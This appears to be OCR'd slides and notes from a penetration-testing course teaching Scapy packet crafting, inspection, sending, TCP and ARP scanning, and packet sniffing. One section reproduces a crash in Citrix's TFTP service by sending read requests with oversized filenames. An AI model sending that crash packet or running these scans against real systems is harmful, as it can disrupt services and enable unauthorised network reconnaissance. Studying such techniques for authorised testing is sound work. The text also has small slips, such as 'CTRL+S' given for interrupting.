
Creating Packets in Scapy (1)

Once we've identified the packet headers we want to use for building our packet, we can use the ls() method to identify the parameters we can pass to the method to specify the desired field values, as well as the default values used by Scapy.

In the example on this slide we create a packet object "p" with an Ethernet header using the Ether() method, identifying the broadcast destination address. Once the "p" object is created we can access the fields using object member notation. Since "p" is our object, and the Ether() method included a member called "`type`", we can examine or set the value of `type` in the p object with "p.type".

The type field in the Ethernet header is used to identify the next protocol, so the receiving station knows how to process the packet. After creating the packet object "p", the type field remains 0, the default for the Ether() method when we do not specify this field. However, in order for our packet to be successfully received by the target system, this field needs to be populated.

When we add the IP() header to the packet object, Scapy recognizes that the Ethernet type field should be populated to identify that the IP protocol follows. After appending the IP() header, the p.type entry changes to 2048 (0x0800) which is the correct value for an IP payload. Scapy is smart enough to handle these details automatically, allowing us to focus more on creating the packet content.



Creating Packets in Scapy (2)

- Object member names are merged when each layer is appended
- Can still access unique names
- When names conflict, the first layer takes precedence
- Can access prior layers with "*PACKET*.payload"
- Optionally, p[IP].dst

```
>>> p = Ether(dst="ff:ff:ff:ff:ff:ff")
>>> p /= IP(dst="255.255.255.255", src="0.0.0.0",
ttl=64)
>>> p /= UDP(sport=68, dport=67)
>>> p /= BOOTP(chaddr="\x00\x13\xce\x59\xea\xef")
>>> p /= DHCP(options=[("message-
type","discover"),"end"])
>>> p.ttl
64
>>> p.ttl=16
>>> p.dst
'ff:ff:ff:ff:ff:ff'
>>> p.payload
<IP  frag=0 ttl=16 proto=udp src=0.0.0.0
dst=255.255.255.255 |<UDP  sport=bootpc
dport=bootps |<BOOTP
chaddr='\x00\x13\xceY\xea\xef' options='c\x82Sc'
|<DHCP  options=[message-type='discover' end]
|>>>>
>>> p.payload.dst
'255.255.255.255'
>>> p[IP].dst
'255.255.255.255'
```


Creating Packets in Scapy (2)

The object member notation we looked at in the previous slide ("p.type") is very useful, since we can add all sorts of packet header objects to our packet and continue to access the field types. On this slide we returned to creating our "p" object first with the Ethernet header, then appending the IP(), UDP(), BOOTP() and DHCP() headers to create a DHCP discovery packet. Examining the "p.ttl" member reveals that the TTL is set to 64 (per our supplied value when the IP() header was appended). If we decide to change this value, we don't have to re-create the entire packet, we simply change the p.ttl member to the new value, and Scapy takes care of the change for us.

This is very convenient when creating a malformed packet and changing one or more fields at a time with a mostly-complete packet. However, we occasionally get member name conflicts, such as the IP.dst and Ether.dst members. When we examine the contents of "p.dst", the value is set to "ff:ff:ff:ff:ff:ff", instead of the IP address we specified later. When Scapy detects a namespace conflict in an object, it will make only the first member name accessible through object member notation (the packet still gets created properly, but you cannot access the "IP.dst" field as easily).

Fortunately, Scapy uses a special member keyword "payload" that allows us to access the payload of the object. Accessing "p.payload.dst" would cause Scapy to return the first payload of the object p with the name "dst", revealing the IP address parameter. We can use this functionality to access any header by stacking the "payload" keyword (such as "p.payload.payload.payload.payload", revealing the DHCP() header contents).

Alternatively, we can use Python dictionary syntax to refer to any prior layer by the protocol name. In the example on this slide we can reference the IP-specific destination address "dst" by referencing it as "p[IP].dst", instead of p.payload.dst. This works similarly for any embedded protocol layer, allowing us to reference fields such as the DHCP options ("p[DHCP].options") directly without several ugly ".payload" linked references.



Inspecting Packets with Scapy

- We can review the contents of a packet several ways
- Useful for packets you are creating
  - Or packets received
  - Or packets read from a libpcap file
- Can focus output using packet[UDP].show()
- summary() and show() can work with a single packet or a list of packets
- Hexdumps!

```
>>> packet.summary()
'Ether / IPv6 / UDP
fe80::ad4d:2c29:7f1c:3f42:62504 >
ff02::1:3:hostmon / LLMNRQuery'
>>> packet
<Ether  dst=33:33:00:01:00:03
src=00:21:86:5c:1b:0e type=0x86dd |<IPv6
version=6L tc=0L fl=0L plen=41 nh=UDP
hlim=1 src=fe80::ad4d:2c29:7f1c:3f42
dst=ff02::1:3
>>> packet.show()
###[ Ethernet ]###
  dst= 33:33:00:01:00:03
  src= 00:21:86:5c:1b:0e
  type= 0x86dd
>>> packet[DNSQR].show()
###[ DNS Question Record ]###
  qname= 'BRW00234DDA2223.'
  qtype= A
  qclass= IN
>>> hexdump(packet[DNSQR])
0000   0F 42 52 57 30 30 32 33 .BRW0023
```

Some of this output has been trimmed for space


Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Inspecting Packets with Scapy
Scapy provides several mechanisms for us to view and interact with Scapy packet objects. These packet objects can be packets we've created by appending multiple protocols together, or packets we've received from a network interface, or packets we've read from a packet capture file.
Most of the Scapy packet inspection functionality consists of a method you call from the packet object or list of packet objects. For a packet object called "packet", we can get a summary of the packet by invoking the ".summary()" method, as shown in the example on this slide. This gives us a one-line output (sometimes the line is very long) for the packet. If you have a list of packets, invoking ".summary()" on the packet list will display one line of output for each packet.

We can get some additional detail describing all our settings simply by entering the name of the packet object at the Scapy ">>>" prompt, as shown here for our packet object. In this output, each layer in the packet object is delimited by the vertical bar or pipe character "|".

For more detailed output, we can invoke the ".show()" method on the packet object as shown with the "packet.show()" output on this slide. This output will identify each of the parameters, one per line, separating each protocol by "###[Protocol Name]###". Since each option is displayed, the output from the .show() method is very long. We can focus the output of this display to a specific protocol layer and each subsequent layer by specifying the desired protocol layer in square brackets using "packet[DNSQR].show()" to display the DNS Query Record data and any following layers.

Finally, we can display a hexdump of the packet object contents by invoking it with the "hexdump()" function as the first parameter. Calling "hexdump(packet)" will display the entire contents of the packet in hex; calling "hexdump(packet[DNSRQ])" will limit the hexdump content to just the named packet layer.



Sending Packets with Scapy


- send(packet): Sends the layer 3 packet
- sendp(packet): Sends without adding Ethernet header
  - Useful for wireless packet injection
- sr(packet): Send and receive responses to packet stimuli
  - sr1(packet): Send and stop after first response
  - srp(), srp1() work similarly without adding the Ethernet header
  - Returns two objects: answers and unanswered packets -- ans,unans=sr1(packet)

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Sending Packets with Scapy
Scapy includes several functions to send our crafted packets:

- send(packet): Sends the packet, prepending an Ethernet header or other appropriate link type based on the default interface. When using send(), the packet usually starts with an IP() header, or other layer 3 protocol. send() can repeatedly send the packet by adding "count=N" for a specified number of transmits, or "loop=1" to continue sending until interrupted. You can introduce a per-packet delay between each transmission by adding "inter=.5" for a ½ second delay, or any other increment of seconds.
- sendp(packet): Like send(), sendp() sends the packet but does not prepend the Ethernet or link type header. You are responsible for the entire packet contents when you use sendp(). sendp() also accepts the count, loop and inter variables to control how the packet is sent.
- sr(packet): Sends the packet and receives responses solicited from the transmitted frame, displaying the summarized results to the use. sr() stops receiving when interrupted (with CTRL+S) or when it recognizes that the transmission is complete (such as following a TCP RST for TCP packets).
  - sr1(packet): Similar to sr(), but it stops after the first response packet is received.
  - srp(packet): Works similarly to sr(), but does not prepend an Ethernet header like sendp().
  - srp1(packet): Works similarly to sr1(), but does not prepend an Ethernet header like sendp().

When the sr(), sr1(), srp() and srp1() functions are called, they return two objects: answered and unanswered packets. Scapy users will often record both responses using the syntax on this slide, allowing us to identify which targets responded or did not respond to our injected packets.



Scapy by Example: tcpping


- Task: Implement a TCP ping tool
- Record and display response from target host for a given port

```
>>> p = IP(dst="10.10.10.70")
>>> p /= TCP(dport=80)
>>> res,unans=sr(p)
Begin emission:
.*Finished to send 1 packets.

Received 2 packets, got 1 answers,
remaining 0 packets
>>> res.summary()
IP / TCP 10.10.10.74:ftp_data >
10.10.10.70:www S ==> IP / TCP
10.10.10.70:www > 10.10.10.74:ftp_data SA
/ Padding
```

Scapy by Example: tcpping

Now that we've covered some of the fundamentals of Scapy, let's try a short script. Scapy can be used to send and record the responses for a crafted packet, allowing us to scan target systems. For example, if we want to implement a "TCP ping" tool, we can create a minimal IP header specifying the destination address, a minimal TCP header specifying a destination port and use sr() to send the packet, recording responses in res,unans (responses and unanswered).

After receiving the responses, we can use the response object method "summary()" to get a brief summary of the response packet as shown. The flags field in the response packet is "SA" indicating a SYN+ACK response, revealing that TCP/80 is open on the target system.



Scapy by Example: Citrix Provisioning Services TFTP

- Flaw reported by Tim Medin on Packetstan.com
- Discovered crash following Nessus scan with TFTP Traversal plugin
- Evaluated crash condition using Scapy


```
>>> ls(TFTP)
op         : ShortEnumField         = (1)
>>> ls(TFTP_RRQ)
filename   : StrNullField           = ('')
mode       : StrNullField           = ('octet')
>>> send=IP(dst="192.168.31.130")/UDP(sport=1024,dport=69)/TFTP()/TFTP_RRQ(
filename='A'*20)
>>>
>>> send=IP(dst="192.168.31.130")/UDP(sport=1024,dport=69)/TFTP()/TFTP_RRQ(
filename='A'*200)
>>>
>>> send=IP(dst="192.168.31.130")/UDP(sport=1024,dport=69)/TFTP()/TFTP_RRQ(
filename='A'*400)
```

Scapy by Example: Citrix Provisioning Services TFTP

On the Packetstan.com blog, Tim Medin posted a note regarding a flaw he discovered in the Citrix Provisioning Services TFTP software. During a routine Nessus scan, Tim discovered that the Citrix Provisioning Services TFTP process would crash unexpectedly. As a critical system for booting diskless workstations, he decided to investigate the issue further.

Using Scapy, Tim evaluated the TFTP packet crafting functions including the TFTP() header function and the TFTP_RRQ() (TFTP read request) functions. First, Tim created a simple packet consisting of an IP header, followed by the UDP header. Next he added the TFTP header using the default options, finally adding the TFTP read request header specifying a filename of 20 "A" characters.

When sending this packet, Tim didn't observe a crash condition. Next, he repeated the packet transmission, this time with 200 "A" characters. Still without observing a crash condition, Tim created a packet with a filename of 400 "A" characters. This time, the TFTP service crashed reliably, allowing Tim to further evaluate the flaw to identify if the crash is an exploitable condition.



Scapy in a Script

```
 1  #!/usr/bin/env python
 2  from scapy.all import srp,Ether,ARP,conf
 3  # or from scapy.all import *
 4  import sys
 5
 6  if len(sys.argv) != 2:
 7          print "Usage: arpping.py <network>"
 8          print " e.g.: arpping 10.10.10.0/24"
 9          sys.exit(1)
10
11  conf.verb=0
12  ans,unans= srp(Ether(dst="ff:ff:ff:ff:ff:ff")/ARP(pdst=sys.argv[1]),
13  timeout=2)
14  for s,r in ans:
15          print r.sprintf("%Ether.src% %ARP.psrc%")
```

```
# python arpping.py 192.168.31.0/24
WARNING: No route found for IPv6 destination :: (no default route?)
00:50:56:c0:00:01 192.168.31.1
00:50:56:ea:a5:7f 192.168.31.254
```


Scapy in a Script

So far our Scapy examples have been run interactively with the scapy interactive shell. We can also create Python programs that leverage the Scapy module for useful tools.

The example on this slide is a script called "arpping.py" which makes a command-line argument list of target systems to reach using the ARP protocol. Several items of important note in this script, by line number:

1. The shebang is used to invoke this script with the Python interpreter.
2. The Scapy module is loaded from "scapy.all"; instead of "import *" we limit the import to the Scapy modules we will be using, specifically "srp()", "Ether()", "ARP()" and the "conf" object. Limiting the number of modules loaded will reduce the memory overhead for this script; alternatively, "from scapy.all import *" would also work, importing all the modules.

11. A handful of runtime configuration objects are accessible with Scapy such as the default network interface to transmit packets on (conf.iface) and verbosity controls (conf.verb). Scapy verbosity is minimized here by setting "conf.verb" to zero.
12. The srp() function is used to send one or more packets. The ARP destination address is broadcast and specified with the Ether.dst member. Additionally, the ARP IP query field is set to the value passed as the first command-line parameter (sys.argv[1]). When this is a range of hosts separated by a hyphen or a CIDR mask, Scapy will attempt to reach all the target systems.
14. A for control loop is used to iterate over the ans variable where the answers to the injected packet are recorded.
15. For each response packet ("r"), the method sprintf() is called, using the special Scapy syntax of "%Header.member%" to display the MAC address and IP address information.



Packet Capture Interaction

Read from a capture file, populating list of packets. Invoke Wireshark to view a packet.

```
>>> packets=rdpcap("in.pcap")
>>> packets
<in.pcap: TCP:195 UDP:57 ICMP:0 Other:12>
>>> packets[0][DNSQR]
<DNSQR  qname='BRW00234DDA2223.' qtype=A qclass=IN |>
>>> wireshark(packet[0])
```

Populate a list of packets from a live interface, returning after count. Save to "out.pcap".

```
>>> conf.iface="eth0"
>>> packets=sniff(count=10)
>>> packets
<Sniffed: TCP:1 UDP:1 ICMP:8 Other:0>
>>> wrpcap("out.pcap", packets)
```

Extend sniff function, processing each packet in a named function

```
>>> fp = open("payload.dat","wb")
>>> def handler(packet):
...     fp.write(str(packet.payload.payload))
...
>>> sniff(offline="in.pcap",prn=handler)
<Sniffed: TCP:0 UDP:0 ICMP:0 Other:161190>
```

Packet Capture Interaction

Scapy has several features that allow us to easily work with packet capture data, reading from or writing to packet capture files.

In the first example, the rdpcap() function is used to read from the named packet capture file, returning a list of Scapy packet objects in the "packets" variable. Inspecting the packets variable reveals that 195 TCP packets, 57 UDP packets and 12 other protocol packets were read.

In the packets list, we can inspect each packet by referring to the list element index (e.g. packets[0] or packets[300]). We can inspect specific protocol layers in these packets by chaining list index references (e.g. packets[0][DNSRQ]).

A very useful Scapy function is the ability to invoke Wireshark with a specific packet or list of packets by calling the wireshark() function.

Scapy can also capture packets into a list element with the sniff() function, as shown in the 2nd example on this slide. You can save a single packet or a list of packets to a named packet capture with the wrpcap() function.

The sniff function can also be extended with a custom function that is invoked for each packet read. The 3rd example on this slide first creates a file handle "fp" after opening the file "payload.dat" for writing in binary format. Next, a short "handler" function is defined that takes a packet variable with each invocation of the function. In the handler function, the packet payload.payload variable is converted to a string and written to the file handle.


After defining the handler function, the sniff() function is called in an offline fashion, reading from the named packet capture file. For each packet read, the handler function is invoked and the specified portion of the packet payload is written to a file. Omitting the "offline" parameter in the sniff() function will cause Scapy to eavesdrop on the default network interface (or another interface specified in the global conf.iface variable; for example: `conf.iface="tap0"`)

